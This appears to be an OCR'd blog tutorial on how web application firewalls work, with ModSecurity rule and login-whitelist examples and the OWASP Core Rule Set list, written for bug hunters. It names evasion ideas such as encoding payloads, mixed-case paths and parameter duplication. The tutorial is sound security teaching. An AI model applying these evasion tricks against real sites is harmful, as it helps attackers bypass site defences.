
WAF: Web Application Firewalls — How do they even work?

Thexssrat Follow
Jun 16 · 16 min read ★

Introduction

What you need to know about WAF evasion techniques before we start is that this is a topic that is VERY hard to describe properly. WAFs are super diverse and research into them is sparse. All of this is because a WAF can be configured just like any networking component. The configuration can differ from target to target and this is a real challenge. We will first explore how WAFs work so we can design a proper attack technique. You need to know your enemy before you can fight it.

How does a WAF work?



WAFs usually consist of several stages but not all of them have the same stages. Some WAFs don't have a normalization stage for example which makes them vulnerable to simple encodings like base64 or HEX of the payload. Some might even be missing the pre-processor if they are a bit less advanced and they might only have the input validation for example.

The pre-processor stage consists of putting all data in the same format and trying to understand what we are dealing with. WAFs can get several kinds of traffic coming through their filters like HTTP or HTTPs but also GET or POST or even if the body is made of JSON data or simply consists of parameters. All of these requests need to be analysed to know where the user submitted data is so we can check that later on. The pre-processor will also try to detect outliers such as malformed URLs and will discard them before they reach the input validation. We do all of this because input validation is an intensive process which takes a long time and we want to make sure we only validate what we need to.

Normalization will try to decode any UTF or encoded values to normal text. Researches have found it that they can trick the input validation by encoding their attack vectors into base64 for example. WAF builders caught onto this and started implementing normalization stages to combat this but this doesn't mean there are not more vulnerable

WAFs out there. Even with the normalization stage existing, some WAF developers choose to not implement it to keep their costs down and it will also take a long time before all old WAFs out there will be updated to include the current normalization techniques.

The input validation seems very logical as it simply validates our input but validating input is never simple. For example we might ban the word “javascript” completely but if someone wants to write a text about javascript he’s going to have a bad time.

Up until recently the input validators were pretty dumb. They would only check what they were told to check and while humans have been getting pretty good at setting up these rules that the validators follow, we are missing a lot of context. Every company is different and maybe needs a slightly different approach. Recently AI technologies have been rising up and they will look for patterns. Those are the cutting edge WAFs and that’s where we can get some cutting edge research done if that is interesting to us.


Rule based vs signature based

The input validation can either be done by validating every request and response with either a ruleset which is simply a config file containing our rules. For signature based input validation we can every request and response based on all signatures available. As soon as a new attack is detected a new signature is sent out to all WAFs that are subscribed to the service. More about this later.

Deploying a WAF


A WAF can be deployed in several modes, many hunters do not know this yet but the way a WAF is deployed will also slightly alter our attack technique. (More on this later)

Cloud-based + Fully Managed as a Service




The big advantage of this method is that we can easily create a secure environment without having all the knowledge about WAFs in-house. We also don't need to worry about hosting another server since the WAF operates in the cloud.

Cloud-based + Self Managed




In this instance we can take advantage of the power of the cloud which means that we don't have to provide our own hosting server. This will save us a headache with managing that server but we still need to manage our WAF ourselves so we need to have some decent IT knowledge in house. After all it is not an easy task to configure a WAF properly as you will see later on.

Cloud-based + Auto-Provisioned



In this instance we auto provision the default configuration or one that WAF provider has provided for us. This is the easiest way to get started but also the least safe way. We don't need as much in house it knowledge for this situation and we can save costs by not needing the WAF provider at every configuration deploy. The problem is that a default configuration is not very safe. Your organisation might require drastic changes and you might never even be aware of the gaping security holes that this auto-provisioning has provided. That being said, it may seem like this will always cause a lot of issues but that is not true. The default configurations can be quite safe but they are fine tuned to the average company. How well do you fit in with the average company?

On-premises Advanced WAF (virtual or hardware appliance)



In this scenario we host the WAF on premise. This will bring on some extra costs as we will need to provide a server for the WAF to run on. This server can either be virtual or physical. Due to the complexity we need several people to host this solution.

We need a WAF expert to make sure our WAF is configure properly and we also need a networks engineer to set up our server and make sure that the traffic is routed through the WAF first and also through the firewall still as a WAF does not replace a firewall.

Deeper investigations into rule based systems

I think it's time we look at exactly how to install one of these WAFs and what it entails. A practical example will give us more of an insight into how these mysterious WAFs work. For our investigations we will be looking at ModSecurity by OWASP with apache but we can also install ModSecurity with NGinx for example.

ModSecurity is a security module for web servers like apache which you can embed to

increase your security levels. We will look much deeper into this in the following chapters because i want you to understand your enemy!

ModSecurity works on a blacklist basis which means it will filter out any request that matches a rule from one of the included rulesets. This adds a layer of complexity we will discus later on.

We can pick which rulesets we want to include and ModSecurity has a handy folder structure for us which allows us to easily include pre-defined rulesets or even make our own.

ModSecurity

When we embed ModSecurity into apache we get access to some advanced features. What this tool does is inspect incoming requests and outgoing responses. It does this by checking either the request or response with a predefined ruleset. This ruleset is very important as the quality of the ruleset determines the quality of the inspection.

The complexity of a ruleset

Rulesets are what make a WAF stand out. Both in a good and a bad way because if our rulesets are not well designed our WAF will fall over pretty quickly and also because a good ruleset can make life very difficult for a hacker.

A ruleset is simply a configuration file that defines a set of rules. One of those rules could look like this:

```
SecRule REQUEST_HEADERS:Content-Type "(?:application(?:/soap\\+|
/)|text/)xml" \\

"id:200000,phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProce
ssor=XML"

SecRule MULTIPART_STRICT_ERROR "!@eq 0" \\
"id:200003,phase:2,t:none,log,deny,status:403, \\
msg:'Multipart request body failed strict validation: \\
PE %{REQBODY_PROCESSOR_ERROR}, \\
BQ %{MULTIPART_BOUNDARY_QUOTED}, \\
BW %{MULTIPART_BOUNDARY_WHITESPACE}, \\
DB %{MULTIPART_DATA_BEFORE}, \\
DA %{MULTIPART_DATA_AFTER}, \\
HF %{MULTIPART_HEADER_FOLDING}, \\
LF %{MULTIPART_LF_LINE}, \\
```

```
SM %{MULTIPART_MISSING_SEMICOLON}, \\
IQ %{MULTIPART_INVALID_QUOTING}, \\
IP %{MULTIPART_INVALID_PART}, \\
IH %{MULTIPART_INVALID_HEADER_FOLDING}, \\
FL %{MULTIPART_FILE_LIMIT_EXCEEDED}'"
```

These rules are not that hard to read as you can see but they can be quite difficult to write. Not only because the syntax is a bit confusing but also because we need to write really strong rules to catch all the possible workarounds that hackers come up with. Another layer of complexity is added by the fact that hackers can find bypasses for these rules almost as fast as they are pushed out. A last layer of complexity can be found in the fact that there are so many technologies and combinations of those technologies into technology stacks that it's impossible to catch everything.

All of these complexities make rulesets one of the most sensitive parts of a WAF and we have to spend a lot of time designing the perfect ruleset and we maybe even need to define some custom rules. Let's have a look at one of these rules and rip them apart to see what is filtered and how a WAF filters it.

Rules

In this rule we want to prevent the user from surfing to /phpmyadmin on our webserver.

```
SecRule  REQUEST_FILENAME "/phpmyadmin"
"id:10000,phase:1,deny,log,t:lowercase,t:normalizePathWin,\\
  msg:'Blocking access to %{MATCHED_VAR}.',tag:'Blacklist Rules'"
```

In the above SecRule (rule) we can see how it's built up:

- We define a rule by starting our line with SecRule
- Next we can say if we want to inspect the request or the response (REQUEST_FILENAME or RESPONSE_FILENAME)
- We do NOT want the user to try and surf to /phpmyadmin so we can indicate that as a string. If we include "/phpmyadmin" then ModSecurity will filter out any requests that contain that specific value because of the next bullet item
- The keyword "deny" in the part "…phase:1,deny,log,…" will allow us to deny those

requests as discussed above. We could also “allow” the specific request.

- We need to give an id to ever rule in a ruleset. It needs to be unique to the ruleset but can be the same as other rules in other files.
- the keyword “t:lowercase” will convert the entire request in lowercase which will stop attackers who user a mix of lower and uppercase characters. If the developer of the rule forgets this then we have a WAF bypass by just using uppercase characters here. For example if the “t:lowercase” did not exist then “/Phpmyadmin” would be allowed as it would not match the litteral string.
- The t:normalizePathWin property will also apply further normalizations such a removing subdirectories and deobfuscation of the request. This is what will normalize our ???/???? (wildcard) attack strings.
- If the request is blocked it has to be logged due to the “log” property. The message to be used in the logs when this happens is defined by the msg: parameter.

So as you can see these rules do not have to be complicated. We can also add multiline rules ofcourse.

Whitelists

Besides blacklisting we can also use the technique of whitelisting where we will only allow requests and responses that match a pattern which is described in the ruleset.

Whitelisting does not mean that we have to need to have a list of strictly defined rules but rather a set of patters just like blacklists. We can also work work with patterns which allows us a very big range of flexibitility however whitelisting solutions are almost never chosen because you will have to define rules for every request or response that can be incoming or outgoing.

Let’s have a look at a typical whitelist setup as the tutorial at netnea outlines for a login page.

```
SecMarker BEGIN_WHITELIST_login

# Only allow requests that don't include URI evasion attempts
SecRule REQUEST_URI "!@streq %{REQUEST_URI_RAW}" \\
    "id:11000,phase:1,deny,t:normalizePathWin,log,\\
```

```
    msg:'URI evasion attempt'"

# START whitelisting block for URI /login. This block will allow the
/login URLs
SecRule REQUEST_URI "!@beginsWith /login" \\

"id:11001,phase:1,pass,t:lowercase,nolog,skipAfter:END_WHITELIST_logi
n"
SecRule REQUEST_URI "!@beginsWith /login" \\

"id:11002,phase:2,pass,t:lowercase,nolog,skipAfter:END_WHITELIST_logi
n"

# Validate HTTP method. We want to make sure only GET HEAD POST
OPTIONS are executed and not things like POST and PUT. If only of
those methods is attempted we will log a new line.
SecRule REQUEST_METHOD "!@pm GET HEAD POST OPTIONS" \\
    "id:11100,phase:1,deny,status:405,log,tag:'Login Whitelist',\\
    msg:'Method %{MATCHED_VAR} not allowed'"

# Validate URIs to make sure URIs for the resources such as CSS and
JS files are allowed.
SecRule REQUEST_FILENAME "@beginsWith /login/static/css" \\
    "id:11200,phase:1,pass,nolog,tag:'Login Whitelist',\\
    skipAfter:END_WHITELIST_URIBLOCK_login"
SecRule REQUEST_FILENAME "@beginsWith /login/static/img" \\
    "id:11201,phase:1,pass,nolog,tag:'Login Whitelist',\\
    skipAfter:END_WHITELIST_URIBLOCK_login"
SecRule REQUEST_FILENAME "@beginsWith /login/static/js" \\
    "id:11202,phase:1,pass,nolog,tag:'Login Whitelist',\\
    skipAfter:END_WHITELIST_URIBLOCK_login"
SecRule REQUEST_FILENAME \\
    "@rx ^/login/(displayLogin|login|logout).do$" \\
    "id:11250,phase:1,pass,nolog,tag:'Login Whitelist',\\
    skipAfter:END_WHITELIST_URIBLOCK_login"

# If we land here, we are facing an unknown URI,
# which is why we will respond using the 404 status code
SecAction "id:11299,phase:1,deny,status:404,log,tag:'Login
Whitelist',\\
    msg:'Unknown URI %{REQUEST_URI}'"

SecMarker END_WHITELIST_URIBLOCK_login

# Validate parameter names. This makes sure the parameters can only
be either username|password|sectoken
SecRule ARGS_NAMES "!@rx ^(username|password|sectoken)$" \\
    "id:11300,phase:2,deny,log,tag:'Login Whitelist',\\
    msg:'Unknown parameter: %{MATCHED_VAR_NAME}'"

# Validate each parameter's uniqueness. Only allow the request IF the
```

```
parameters only appear one time in the URL. If a parameter appeared
more than one time like /login?username=1 would be allowed but
/login?username=1&username=2 would be denied.
SecRule &ARGS:username  "@gt 1" \\
    "id:11400,phase:2,deny,log,tag:'Login Whitelist',\\
    msg:'%{MATCHED_VAR_NAME} occurring more than once'"
SecRule &ARGS:password  "@gt 1" \\
    "id:11401,phase:2,deny,log,tag:'Login Whitelist',\\
    msg:'%{MATCHED_VAR_NAME} occurring more than once'"
SecRule &ARGS:sectoken  "@gt 1" \\
    "id:11402,phase:2,deny,log,tag:'Login Whitelist',\\
    msg:'%{MATCHED_VAR_NAME} occurring more than once'"

# Here we check if every parameter matches the requirements we set up
for it. For example a username should only contain alpahnumeric
character or special characters and should at least be 1 character
long and a maximum of 64 characters. (ARGS:username "!@rx ^[a-zA-
Z0-9.@_-]{1,64}$")
SecRule ARGS:username "!@rx ^[a-zA-Z0-9.@_-]{1,64}$" \\
    "id:11500,phase:2,deny,log,tag:'Login Whitelist',\\
    msg:'Invalid parameter format: %{MATCHED_VAR_NAME}
(%{MATCHED_VAR})'"
SecRule ARGS:sectoken "!@rx ^[a-zA-Z0-9]{32}$" \\
    "id:11501,phase:2,deny,log,tag:'Login Whitelist',\\
    msg:'Invalid parameter format: %{MATCHED_VAR_NAME}
(%{MATCHED_VAR})'"
SecRule ARGS:password "@gt 64" \\
    "id:11502,phase:2,deny,log,t:length,tag:'Login Whitelist',\\
    msg:'Invalid parameter format: %{MATCHED_VAR_NAME} too long
(%{MATCHED_VAR} bytes)'"
SecRule ARGS:password "@validateByteRange 33-244" \\
    "id:11503,phase:2,deny,log,tag:'Login Whitelist',\\
    msg:'Invalid parameter format: %{MATCHED_VAR_NAME}
(%{MATCHED_VAR})'"

SecMarker END_WHITELIST_login
```

We can see a couple of type of rules in here and we notice that we can achieve a lot with these types of rules but we can also notice that the strength of our validations is strongly influenced by the strength of our rulesets. This is where amazing hackers come in that create rule sets for others to use so they can secure their server better. After all if you only have the following rule in your ruleset to allow /login pages our attacker might attempt attacks such as parameter duplication or URI evasion.

The OWASP ModSecurity Core Rule Set

The Core Rule Set (CRS) contains generic blacklist based filtering. This means that we

are dealing with a list of generic rules but that does not mean that we get sub-par protection. The core ruleset aims to protect web applications from a wide range of attacks such as SQL Injection, Cross Site Scripting, Local File Inclusion, etc.

As you can imagine this is not an easy feat at all. Trying to remove all the requests that contain these attacks is very difficult and almost never waterproof. If we take a closer look at the ruleset we can see which modules it attempts the web application from by default.

```
$> ls -1 crs/rules/*.conf
conf/crs/rules/REQUEST-901-INITIALIZATION.conf
conf/crs/rules/REQUEST-903.9001-DRUPAL-EXCLUSION-RULES.conf
conf/crs/rules/REQUEST-903.9002-WORDPRESS-EXCLUSION-RULES.conf
conf/crs/rules/REQUEST-903.9003-NEXTCLOUD-EXCLUSION-RULES.conf
conf/crs/rules/REQUEST-903.9004-DOKUWIKI-EXCLUSION-RULES.conf
conf/crs/rules/REQUEST-903.9005-CPANEL-EXCLUSION-RULES.conf
conf/crs/rules/REQUEST-905-COMMON-EXCEPTIONS.conf
conf/crs/rules/REQUEST-910-IP-REPUTATION.conf
conf/crs/rules/REQUEST-911-METHOD-ENFORCEMENT.conf
conf/crs/rules/REQUEST-912-DOS-PROTECTION.conf
conf/crs/rules/REQUEST-913-SCANNER-DETECTION.conf
conf/crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf
conf/crs/rules/REQUEST-921-PROTOCOL-ATTACK.conf
conf/crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf
conf/crs/rules/REQUEST-931-APPLICATION-ATTACK-RFI.conf
conf/crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf
conf/crs/rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf
conf/crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf
conf/crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf
conf/crs/rules/REQUEST-943-APPLICATION-ATTACK-SESSION-FIXATION.conf
conf/crs/rules/REQUEST-944-APPLICATION-ATTACK-JAVA.conf
conf/crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf
conf/crs/rules/RESPONSE-950-DATA-LEAKAGES.conf
conf/crs/rules/RESPONSE-951-DATA-LEAKAGES-SQL.conf
conf/crs/rules/RESPONSE-952-DATA-LEAKAGES-JAVA.conf
conf/crs/rules/RESPONSE-953-DATA-LEAKAGES-PHP.conf
conf/crs/rules/RESPONSE-954-DATA-LEAKAGES-IIS.conf
conf/crs/rules/RESPONSE-959-BLOCKING-EVALUATION.conf
conf/crs/rules/RESPONSE-980-CORRELATION.conf
```

As you can see the CRS is aimed at both request and response inspection and contains a wide variety of blacklist rules that help administrators protect their applications. While these cover a very wide range of attack scenario's it's impossible to cover all of them. Besides all of this i commend the CRS team for creating such a universally secure ruleset

for us to use and to keep the internet safe.

Deeper investigations into signature based systems

These WAFs work a little different from the ones we are used to. They are comparing every request and response to a set list of signatures which contain patterns. If the request or the response matches the pattern it is either blocked or just logged with an alert.

Signature based WAFs have to be updated constantly as they work on a principle where they will catch an attack and create a signature based on that attack which the vendors push to the clients. The WAF at the client side can then inspect the request and response for that specific pattern.

Signature based WAFs use the principle as blacklists where they will allow any traffic by default and only block the traffic which is defined as a signature.

As you can imagine this might result in a huge resources usage if not managed properly because the list of signatures will keep growing as more attacks are discovered.

Signature-based WAFs:

- use negative security models that admit access by default
- only block known attack patterns
- must be constantly updated as new patterns emerge
- can significantly contribute to latency and resource use

